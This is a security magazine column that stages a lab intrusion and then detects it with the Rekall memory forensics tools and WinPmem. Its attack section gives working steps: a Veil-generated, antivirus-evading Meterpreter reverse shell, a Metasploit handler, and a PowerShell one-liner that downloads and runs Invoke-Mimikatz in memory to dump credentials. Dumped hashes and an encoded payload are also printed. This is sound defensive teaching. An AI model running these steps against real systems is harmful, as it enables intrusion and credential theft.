# Attack & Detection: Hunting In-Memory Adversaries with Rekall and WinPmem

By Russ McRee – ISSA Senior Member, Puget Sound (Seattle) Chapter

## Prerequisites

Any Python-enable system if running from source

There is a standalone exe with all dependencies met, available for Windows.

This month represents our annual infosec tools edition, and I've got a full scenario queued up for you. We're running with a vignette based in absolute reality. When your organizations are attacked (you already have been) and a compromise occurs (assume it will), it may well follow a script (pun intended) something like this. The most important lesson to be learned here is how to assess attacks of this nature, recognizing that little or none of the following activity will occur on the file system, instead running in memory. When we covered Volatility in September 2011, we invited readers to embrace memory analysis as an absolutely critical capability for incident responders and forensic analysts. This month, in a similar vein, we'll explore Rekall. The project's point man, Michael Cohen, branched Volatility, aka the scudette branch, in December 2011 as a technology preview. In December 2013, it was completely forked and became Rekall to allow inclusion in GRR[1] as well as methods for memory acquisition, and to advance the state of the art in memory analysis.[2] April, 2, 2015, saw the release of Rekall 1.3.1 Dammastock,[3] named for Dammastock Mountain in the Swiss Alps. An update release to 1.3.2 was posted to GitHub April 26, 2015.

Michael provided personal insight into his process and philosophy, which I'll share verbatim in part here:

"For me memory analysis is such an exciting field. As a field it is wedged between so many other disciplines such as reverse engineering, operating systems, data structures, and algorithms. Rekall as a framework requires expertise in all these fields and more. It is exciting for me to put memory analysis to use in new ways. When we first started experimenting with live analysis, I was surprised how reliable and stable this was. No need to take and manage large memory images all the time. The best part was that we could just run remote analysis for triage using a tool like GRR—so now we could run the analysis not on one machine at the time but several thousand at a time! Then, when we added virtual machine introspection support, we could run memory analysis on the VM guest from outside without any special support in the hypervisor—and it just worked!"

While we won't cover GRR here, recognize that the ability to conduct live memory analysis across thousands of machines, physical or virtual, without impacting stability on target systems is a massive boon for datacenter and cloud operators.

## Scenario overview

We start with the assertion that the red team's attack graph is the blue team's kill chain.

Per Captain Obvious: The better defenders (blue team) understand attacker methods (red team), the more able they are to defend against them. Conversely, red teamers who are aware of blue team detection and analysis tactics, the more readily they can evade them.


As we peel back this scenario, we'll explore both sides of the fight; I'll walk you through the entire process including attack and detection. I'll evade and exfiltrate, then detect and define.

As you might imagine the attack starts with a targeted phishing attack. We won't linger here; you've all seen the like. The key take away for red and blue: the more enticing the lure, the more numerous the bites. Surveys promising rewards are particularly successful; everyone wants to "win" something, and sadly, many are willing to click and execute payloads to achieve their goal. These folks are the red team's best friend and the blue team's bane. Once the payload is delivered and executed for an initial foothold, the focus moves to escalation of privilege if necessary and acquisition of artifacts for pivoting and exploration of key terrain. With the right artifacts (credentials, hashes), causing effect becomes trivial and often leads to total compromise. For this exercise, we'll assume we've compromised a user who is running his system with administrative privileges, which sadly remains all too common. With some great PowerShell scripts and the omniscient

1 https://github.com/google/grr.

2 http://www.rekall-forensic.com/about.html.

3 https://github.com/google/rekall/releases/tag/v1.3.2.



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Veil-Evasion | [Version]: 2.13.4
==========================================================================
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==========================================================================

Payload: powershell/meterpreter/rev_https loaded

Required Options:

Name                   Current Value    Description
----                   -------------    -----------
LHOST                                   IP of the metasploit handler
LPORT                  8443             Port of the metasploit handler

Available commands:

        set            set a specific option value
        info           show information about the payload
        generate       generate payload
        back           go to the main menu
        exit           exit Veil

[>] Please enter a command:
```

**Figure 1 – Veil payload options**

and almighty Mimikatz, the victim's network can be your playground. I'll show you how.

## Attack

Keep in mind, I'm going into some detail here regarding attack methods so we can then play them back from the defender's perspective with Rekall, WinPmem, and VolDiff.

### Veil

All good phishing attacks need a great payload, and one of the best ways to ensure you deliver one is Christopher Truncer's (@ChrisTruncer) Veil-Evasion,[4] part of the Veil-Framework. The most important aspect of Veil use is creating a payload that evades anti-malware detection. This limits attack awareness for the monitoring and incident response teams as no initial alerts are generated. While the payload does land on the victim's file system, it's not likely to end up quarantined or deleted, happily delivering its expected functionality.


I installed Veil-Evasion on my Kali VM easily:

1. `apt-get install veil`
2. `cd /usr/share/veil-evasion/setup`
3. `./setup.sh`

Thereafter, to run Veil you need only execute `veil-evasion`.

Veil includes 35 payloads at present; choose *list* to review them. I chose #17, *powershell/meterpreter/rev_https* as seen in figure 1.

I ran set LHOST 192.168.177.130 for my Kali server acting as the payload handler, followed by *info* to confirm, and *generate* to create the payload. I named the payload *toolsmith*, which Veil saved as *toolsmith.bat*. If you happened to view the .bat file in a text editor, you'd see nothing other than what appears to be a reasonably innocuous PowerShell script with a large Base64 string. Many a responder would potentially roll right past the file as part of normal PowerShell administration. In a real-world penetration test, this would be the payload delivered via spear phishing, ideally to personnel known to have privileged access to key terrain.



```
root@kali: /opt/metasploit/app
File  Edit  View  Search  Terminal  Help
Active sessions
===============

No active sessions.

msf >
[*] 192.168.177.129:1041 Request received for /Clnz... (UUID:ec00d2ae6a7c1
6=1/windows=1/2015-04-26T17:56:08Z)
[*] 192.168.177.129:1041 Staging connection for target /Clnz received...
[*] Meterpreter session 2 opened (192.168.177.130:8443 -> 192.168.177.129:
at 2015-04-26 10:56:08 -0700

msf > sessions -l

Active sessions
===============

  Id  Type                     Information                                Con
n
  --  ----                     -----------                                ---
-
  2   meterpreter x86/win32  WIN-QN9NR3Q1MNR\malman @ WIN-QN9NR3Q1MNR  192
77.130:8443 -> 192.168.177.129:1041 (192.168.177.129)

msf > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

**Figure 2 – Victim Meterpreter session**

### Metasploit

This step assumes our victim has executed our payload in a time period of our choosing. Obviously set up your handlers before sending your phishing mail. I will not discuss persistence here for brevity's sake but imagine that an attacker will take steps to ensure continued access. Read Fishnet Security's "How-To: Post-Ex Persistence Scripting with PowerSploit & Veil"[5] as a great primer on these methods.

Again, on my Kali system I set up a handler for the shell access created by the Veil payload.

1. `cd /opt/metasploit/app/`
2. `msfconsole`
3. `use exploit/multi/handler`
4. `set payload windows/meterpreter/reverse_https`
5. `set lhost 192.168.177.130`
6. `set lport 8443`
7. `set exitonsession false`
8. `run exploit –j`

At this point *back* returns you to the root *msf* > prompt.


When the victim executes toolsmith.bat, the handler reacts with a Meterpreter session as seen in figure 2.

Use `sessions –l` to list sessions available, use `sessions -i 2` to use the session seen in figure 2.

I now have an interactive shell with the victim system and have some options. As I'm trying to exemplify running almost entirely in victim memory, I opted to not copy additional scripts to the victim; but if I did so it would be another

4 https://www.veil-framework.com/framework/veil-evasion/.

5 https://www.fishnetsecurity.com/6labs/blog/how-post-ex-persistence-scripting-powersploit-veil.



```
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>powershell.exe "iex (New-Object Net.WebClient).DownloadString('
https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 194337 (00000000:0002f721)
Session           : Interactive from 1
User Name         : malman
Domain            : WIN-QN9NR3Q1MNR
SID               : S-1-5-21-1828531342-1736868966-1560356964-1000
        msv :
         [00000003] Primary
         * Username : malman
         * Domain   : WIN-QN9NR3Q1MNR
         * NTLM     : 4148b5a963eaad9837b7b027c91444a5
         * SHA1     : c32406612867fbb1d8004d97a34cc32de9204c30
         [00010000] CredentialKeys
         * NTLM     : 4148b5a963eaad9837b7b027c91444a5
         * SHA1     : c32406612867fbb1d8004d97a34cc32de9204c30
        tspkg :
        wdigest :
         * Username : malman
         * Domain   : WIN-QN9NR3Q1MNR
         * Password : IveBeenHacked
```

**Figure 3 – Invoke-Mimikatz for the win!**

PowerShell script to make use of Joe Bialek's (@JosephBialek) Invoke-Mimikatz,[6] which leverages Benjamin Delpy's (@gentilkiwi) Mimikatz. Instead I pulled down Joe's script directly from GitHub and ran it directly in memory, no file system attributes.

To do so from the Meterpreter session, I executed the following.

1. `shell`
2. `getsystem` (if the user is running as admin, you'll see "got system")
3. `spool /root/meterpreter_output.txt`
4. `powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.GitHubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1');-Invoke-Mimikatz -DumpCreds"`

A brief explanation here. The *shell* command spawns a command prompt on the victim system; *getsystem* ensures that you're running as local system (NT AUTHORITY\SYSTEM), which is important when you're using Joe's script to leverage Mimikatz 2.0 along with *Invoke-ReflectivePEInjection* to reflectively load Mimikatz completely in memory. Again our goal here is to conduct activity such as dumping credentials without ever writing the Mimikatz binary to the victim file system. Our last line does so in an even craftier manner. To prevent the need to write output to the victim file system, I used the *spool* command to write all content back to a text file on my Kali system. I used PowerShell's ability to read in Joe's script directly from GitHub into memory and poach credentials accordingly. Back on my Kali system a review of */root/meterpreter_output.txt* confirms the win. Figure 3 displays the results.

If I had pivoted from this system and moved to a heavily used system such as a terminal server or an Exchange server, I may have acquired domain admin credentials as well. I'd certainly have acquired local admin credentials, and no one ever uses the same local admin credentials across multiple systems, right? ;-)

Remember, all this, with the exception of a fairly innocent looking initial payload, *toolsmith.bat*, took place in memory. How do we spot such behavior and defend against it? Time for Rekall and WinPmem, because they "can remember it for you wholesale!"

## Defense

### Rekall preparation

Installing Rekall on Windows is as easy as grabbing the installer from GitHub, 1.3.2 as this is written.

On x64 systems it will install to *C:\Program Files\Rekall*; you can add this to your PATH so you can run Rekall from anywhere.

### WinPmem

WinPmem 1.6.2 is the current stable version and WinPmem 2.0 Alpha is the development release. Both are included on the project GitHub site. Having an imager embedded with the project is a major benefit, and it's developed against with a passion.


Running WinPmem for live response is as simple as `winpmem.exe –l` to load the driver so you launch Rekall to mount the winpmem device with `rekal -f \\.\pmem` (this cannot be changed) for live memory analysis.

### Rekall use

There are a few ways to go about using Rekall. You can take a full memory image locally with WinPmem or remotely with GRR and bring the image back to your analysis workstation. You can also interact with memory on the victim system in real-time live response, which is what differentiates Rekall from Volatility. On the Windows 7 x64 system I compromised with the attack described above, I first ran `winpmem_1.6.2.exe compromised.raw` and shipped the 4GB memory image to my workstation. You can simply run *rekal* which will drop you into the interactive shell. As an example I ran `rekal –f D:\forensics\memoryImages\toolsmith\compromised.raw`, then from the shell ran various plugins. Alternatively I could have run `rekal –f D:\forensics\memoryImages\toolsmith\compromised.raw netstat` at a standard command prompt for the same results. The interactive shell is the "most powerful and flexible interface" most importantly because it allows session management and storage specific to an image analysis.[7]

6 https://github.com/clymb3r/PowerShell.

7 http://www.rekall-forensic.com/docs/Manual/tutorial.html.



```
C:\windows\system32\cmd.exe - rekal  -f D:\forensics\memoryImages\toolsmith\compromised.raw
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\rmcree>rekal -f D:\forensics\memoryImages\toolsmith\compromised.raw

----------------------------------------------------------------------------
The Rekall Memory Forensic framework 1.3.2 (Dammastock).

"We can remember it for you wholesale!"

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License.

See http://www.rekall-forensic.com/docs/Manual/tutorial.html to get started.
----------------------------------------------------------------------------
[1] compromised.raw 11:17:14> netstat
-------------------------------> netstat()
  Offset(V)      Proto      Local Address         Remote Address        State         Pid      Owner        Created
-------------- -------- -------------------- -------------------- ---------------- ---- -------------- -------
0xfa80323fb010 -         192.168.177.129:1046 192.168.177.130:8443 ESTABLISHED      1284 powershell.exe -
0xfa8031b0f560 -         192.168.177.129:1042 192.168.177.130:8443 ESTABLISHED      2396 powershell.exe -
                            Out<1> Plugin: netstat
[1] compromised.raw 11:31:46>
```

Figure 4 – Rekall netstat plugin shows PowerShell with connections

## Suspicious indicator #1

From the interactive shell, I started with the netstat plugin, as I always do. Might as well see who it talking to whom, yes? We're treated to the instant results seen in figure 4.


Yep, sure enough we see a connection to our above mentioned attacker at 192.168.177.130; the "owner" is attributed to powershell.exe and the PIDs are 1284 and 2396.

## Suspicious indicator #2

With the *pstree* plugin we can determine the parent PIDs (PPID) for the PowerShell processes. What's odd here from a defender's perspective is that each PowerShell process seen in the pstree (figure 5) is spawned from cmd.exe. While not at all conclusive, it is at least intriguing.

## Suspicious indicator #3

I used *malfind* to find hidden or injected code/DLLs and dump the results to a directory I was scanning with an AV engine. With `malfind pid=1284, dump_dir="/tmp/"` I received feedback on PID 1284 (repeated for 2396), with indications specific to Trojan:Win32/Swrort.A. From the MMPC writeup,[8] "Trojan:Win32/Swrort.A is a detection for files that try to connect to a remote server. Once connected, an attacker can perform malicious routines such as downloading other files. They can be installed from a malicious site or used as payloads of exploit files. Once executed, Trojan:Win32/Swrort.A may connect to a remote server using different port numbers." Hmm, sound familiar from the attack scenario above? ;-) Note that the *netstat* plugin found that powershell.exe was connecting via 8443 (a "different" port number).



```
C:\windows\system32\cmd.exe - rekal  -f D
[1] compromised.raw 15:33:23> pstree
-------------------------------> pstree()
_EPROCESS                                          PPid   Thds   Hnds
-------------------------------------------------- ------ ------ ------ --------
  0xfa8032d708b0 csrss.exe (352)                      344      9    400 2015-04-
. 0xfa8030faeb30 conhost.exe (828)                    352      2      0 2015-04-
  0xfa8032dabb30 wininit.exe (412)                    344      3     74 2015-04-
. 0xfa8032e1db30 services.exe (508)                   412      8    199 2015-04-
.. 0xfa8030ec0060 svchost.exe (628)                   508     12    354 2015-04-
.. 0xfa80333c5b30 svchost.exe (648)                   508     14    458 2015-04-
.. 0xfa803333e570 svchost.exe (696)                   508      7    270 2015-04-
.. 0xfa8033381b30 svchost.exe (792)                   508     20    484 2015-04-
... 0xfa80316bc660 audiodg.exe (1452)                 792      4    128 2015-04-
.. 0xfa8033384b30 svchost.exe (832)                   508     17    423 2015-04-
... 0xfa80321207c0 dwm.exe (1948)                     832      5    118 2015-04-
.. 0xfa803339e6c0 svchost.exe (860)                   508     12    554 2015-04-
.. 0xfa80333a41c0 svchost.exe (884)                   508     30   1107 2015-04-
.. 0xfa80311f5200 taskhost.exe (952)                  508      9 301473 2015-04-
                                                                      9
.. 0xfa8031f92340 spoolsv.exe (1076)                  508     13    338 2015-04-
.. 0xfa8032d34060 svchost.exe (1108)                  508     19    299 2015-04-
.. 0xfa8032d46060 vmtoolsd.exe (1304)                 508      9    292 2015-04-
.. 0xfa8031797b30 taskhost.exe (1472)                 508      7    177 2015-04-
.. 0xfa8032e1c060 TPAutoConnSvc. (1768)               508     10    140 2015-04-
... 0xfa8033867b30 TPAutoConnect. (2180)             1768      4    123 2015-04-
.. 0xfa80336dab30 svchost.exe (1796)                  508      6     93 2015-04-
.. 0xfa80320c6390 svchost.exe (1808)                  508      7    109 2015-04-
.. 0xfa80336ca890 dllhost.exe (1844)                  508     13    186 2015-04-
.. 0xfa8033704680 msdtc.exe (1960)                    508     12    144 2015-04-
.. 0xfa8033aae410 SearchIndexer. (2476)               508     11    646 2015-04-
.. 0xfa8031167060 wsqmcons.exe (2768)                 508      1     40 2015-04-
... 0xfa803114bb30 schtasks.exe (2680)               2768      2 416569 2015-04-
                                                                   5881
.. 0xfa8033634740 svchost.exe (3000)                  508     14    357 2015-04-
. 0xfa8032e30910 lsass.exe (516)                      412      7    581 2015-04-
. 0xfa8032e3bb30 lsm.exe (524)                        412     10    145 2015-04-
  0xfa8030e53b30 System (4)                             0     86    489 2015-04-
. 0xfa8032064b30 smss.exe (268)                         4      2     29 2015-04-
  0xfa8032578b30 explorer.exe (1424)                 1404     28    833 2015-04-
. 0xfa803232bb30 cmd.exe (312)                       1424      1     24 2015-04-
.. 0xfa8031b334e0 powershell.exe (1332)               312     11    461 2015-04-
. 0xfa8032393060 cmd.exe (2244)                      1424      1     24 2015-04-
.. 0xfa8032365060 powershell.exe (1284)              2244     10    484 2015-04-
... 0xfa8031e6b690 cmd.exe (972)                     1284      0      - 2015-04-
... 0xfa80316a8060 cmd.exe (2288)                    1284      0      - 2015-04-
... 0xfa80322c2060 cmd.exe (2912)                    1284      0      - 2015-04-
```

Figure 5 – Rekall pstree plugin shows powershell.exe PPIDs

## Suspicious indicator #4

To close the loop on this analysis, I used *memdump* for a few key reasons. This plugin dumps all addressable memory in a process, enumerates the process page tables, writes them out into an external file, and creates an index file useful for finding the related virtual address.[9] I did so with `memdump pid=2396, dump_dir="/tmp/"`, ditto for PID 1284. You can use the .dmp output to scan for malware signatures or other patterns. One such method is strings keyword searches. Given that we are responding to what we can reasonably assert is an attack via PowerShell, a keyword-based string search is definitely in order. I used my favorite context-driven strings tool and searched for *invoke* against powershell.exe_2396.dmp. The results paid immediate dividends; I've combined to critical matches in figure 6.

Suspicions confirmed; this box be owned, aargh!

The strings results on the left show the initial execution of the PowerShell payload, most notably including the Hidden attribute and the Bypass execution policy followed by a slew of Base64 that is the *powershell/meterpreter/rev_https* payload. The strings results on the left show when Invoke-Mimikatz.ps1 was actually executed.


Four quick steps with Rekall and we've, in essence, reversed the steps described in the attack phase.

Remember too, we could just as easily have conducted these same step on a live victim system with the same plugins via the following:

```
rekal -f \\.\pmem netstat
rekal -f \\.\pmem pstree
rekal -f \\.\pmem malfind pid=1284, dump_dir="/
tmp/"
rekal -f \\.\pmem memdump pid=2396, dump_dir="/
tmp/"
```

8 http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?name=Trojan%3aWin32%2fSwrort.A&threatid=2147630763 - tab=2.

9 http://www.rekall-forensic.com/docs/Manual/Plugins/Windows/WinMemDump.html.



```
uxv.
u@w.
uhw.
6s({.
6sP{.
6sx{.
C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe  -NoP -NonI -W Hidden -Exec Bypass -
Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream
($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String
(\"nVRtc9plDP7Or9B49mbsCXbMy+UFT2aakuaau5KmlU16xzA3iy3wlvWus14TCOW/VwYfoV/vi9eStXoeSY/M
nuEC3jmN0ZWUN1mujXWdORqFstMOEikdbwx5OZEihsJySwcuLX2HGZXvrlFHYWzJ5aWUOnZm8wvk8RgUT
ShFMpC8jlUr1gb010spdLqYZW/ue+MthhbL/rfXPoGucWHll7kjcvOvrTWiElp8YCU5fF8x2wfTD5j9
+z37jtuelaEtb+8xalSriWfHUbu0G4SKsN517BmtWYJddi5fN+/
+nD9x8ebP//6NLj9fPflfvjw9fHp29//8Emc4HSWiu9zmSmdP5vClouX5eo1bLU73d9PTs/0neBB91NuLo3hK9dr
TEsVV+gQu2zhrcGgLakPrjsidqPxGNji1xvwAwbli9Kg/3nyndoM/rDMvlAe8BuEy1YYgo/PcN72Nm/ZLazZtGLvR
K0g6PyYaiouTn29TUHfji6AJSN3htY3XCU6Az/jS5FRVpYEn1DNbOqNN1HNj02jg+wla8iNjqnVsB7xiuiYLQmOH
kfA/t1EgCohCktiX5AaalxYuwpf/jPut7heoEgLrrfZHADM1kCMwWXiloyYAF9aOOnS29GRt2YpldmlzSvAhBAwAq
gLpCsSBPGdU1xRBaQVlxmBmlJLPS88D/ZdpwiCrQ3nfPHtq0Nljm7RBkM0CxHjnaaxDLjiMzTjXq/youmjsWlqaB
PwkUuRbOXU51JOSJaEuWbWlLiJWEbGLRVcD264KixmQZX+CSd9KVDZqMGy4CMJD00RkHxdpyzQ+ISnrN
MEZ6BfhZT8uBuExF9nOYFNJFU8GN58gJOgFcGToD6
+FHD74DlexBSBzilYvV9Z3Aoqr9qQBVf6RUnNkytuueuk1uZF7/i4dd4OWidnQev0NGh1wt5Zt9s5ZsoBr8E0XS
RKfrXsJA/MJmiucCqU2A6JPYN/S8sFDjHotB3wFVlFzmOEree6HmcBfs6LwqambLDlBdO93i8/n7DJ8lpyzXDZCc
OQjm7oRa06Y/elsiLDgHYVjc7r2RTBgJsi5ZlG09f5ymV5E8lmjHYrPXbZklaJjE7b9bwm7EGq0ujK4T+HEJts2ayO
sFo5XVpfZJ0s/2v+EOJmNPmYaxJ2Gcn3TDc0PzjdL35CQ==\")))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();"
```

```
core_channel_write
4powershell.exe "iex (New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-
Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
close
`P62
szleQ
y8>.
y8>.
szleQ
Root Agency0
960528220259Z
391231235959Z0
Root Agency0[0
GFor Testing Purposes Only Sample Software Publishing Credentials Agency0G
Root Agency
-.>{
 `P62
`P62\
esktop_s
6N5$
6N5,
6N5:
6N58
System
```

Figure 6 – Strings results for keyword search from memdump output

## In conclusion

In celebration of the annual infosec tools addition, we've definitely gone a bit hog wild. But because it has been for me, I have to imagine you'll find this level of process and detail useful. Michael and team have done wonderful work with Rekall and WinPmem. I'd love to hear your feedback on your usage, particularly with regard to close, cooperative efforts between your red and blue teams. If you're not yet using these tools, you should be; and I recommend a long, hard look at GRR as well. I'd also like to give more credit where it's due. In addition to Michael Cohen, other tools and tactics here were developed and shared by people who deserve recognition. They include Microsoft's Mike Fanning, root9b's Travis Lee, and Laconicly's Billy Rios. Thank you for everything, gentlemen.

Ping me via email or Twitter if you have questions (russ at holisticinfosec dot org or @holisticinfosec).

Cheers…until next month.

**Acknowledgements**

—Michael Cohen, Rekall/GRR developer and project lead

## About the Author

*Russ McRee manages the Threat Intelligence & Engineering team for Microsoft's Online Services Security & Compliance organization. In addition to* toolsmith*, he's written for numerous other publications, speaks regularly at events such as DEFCON, Black Hat, and RSA, and is a SANS Internet Storm Center handler. As an advocate for a holistic approach to the practice of information assurance Russ maintains holisticinfosec.org. He serves in the Washington State Guard as the Cybersecurity Advisor to the Washington Military Department. Reach him at russ at holisticinfosec dot org or @holisticinfosec.*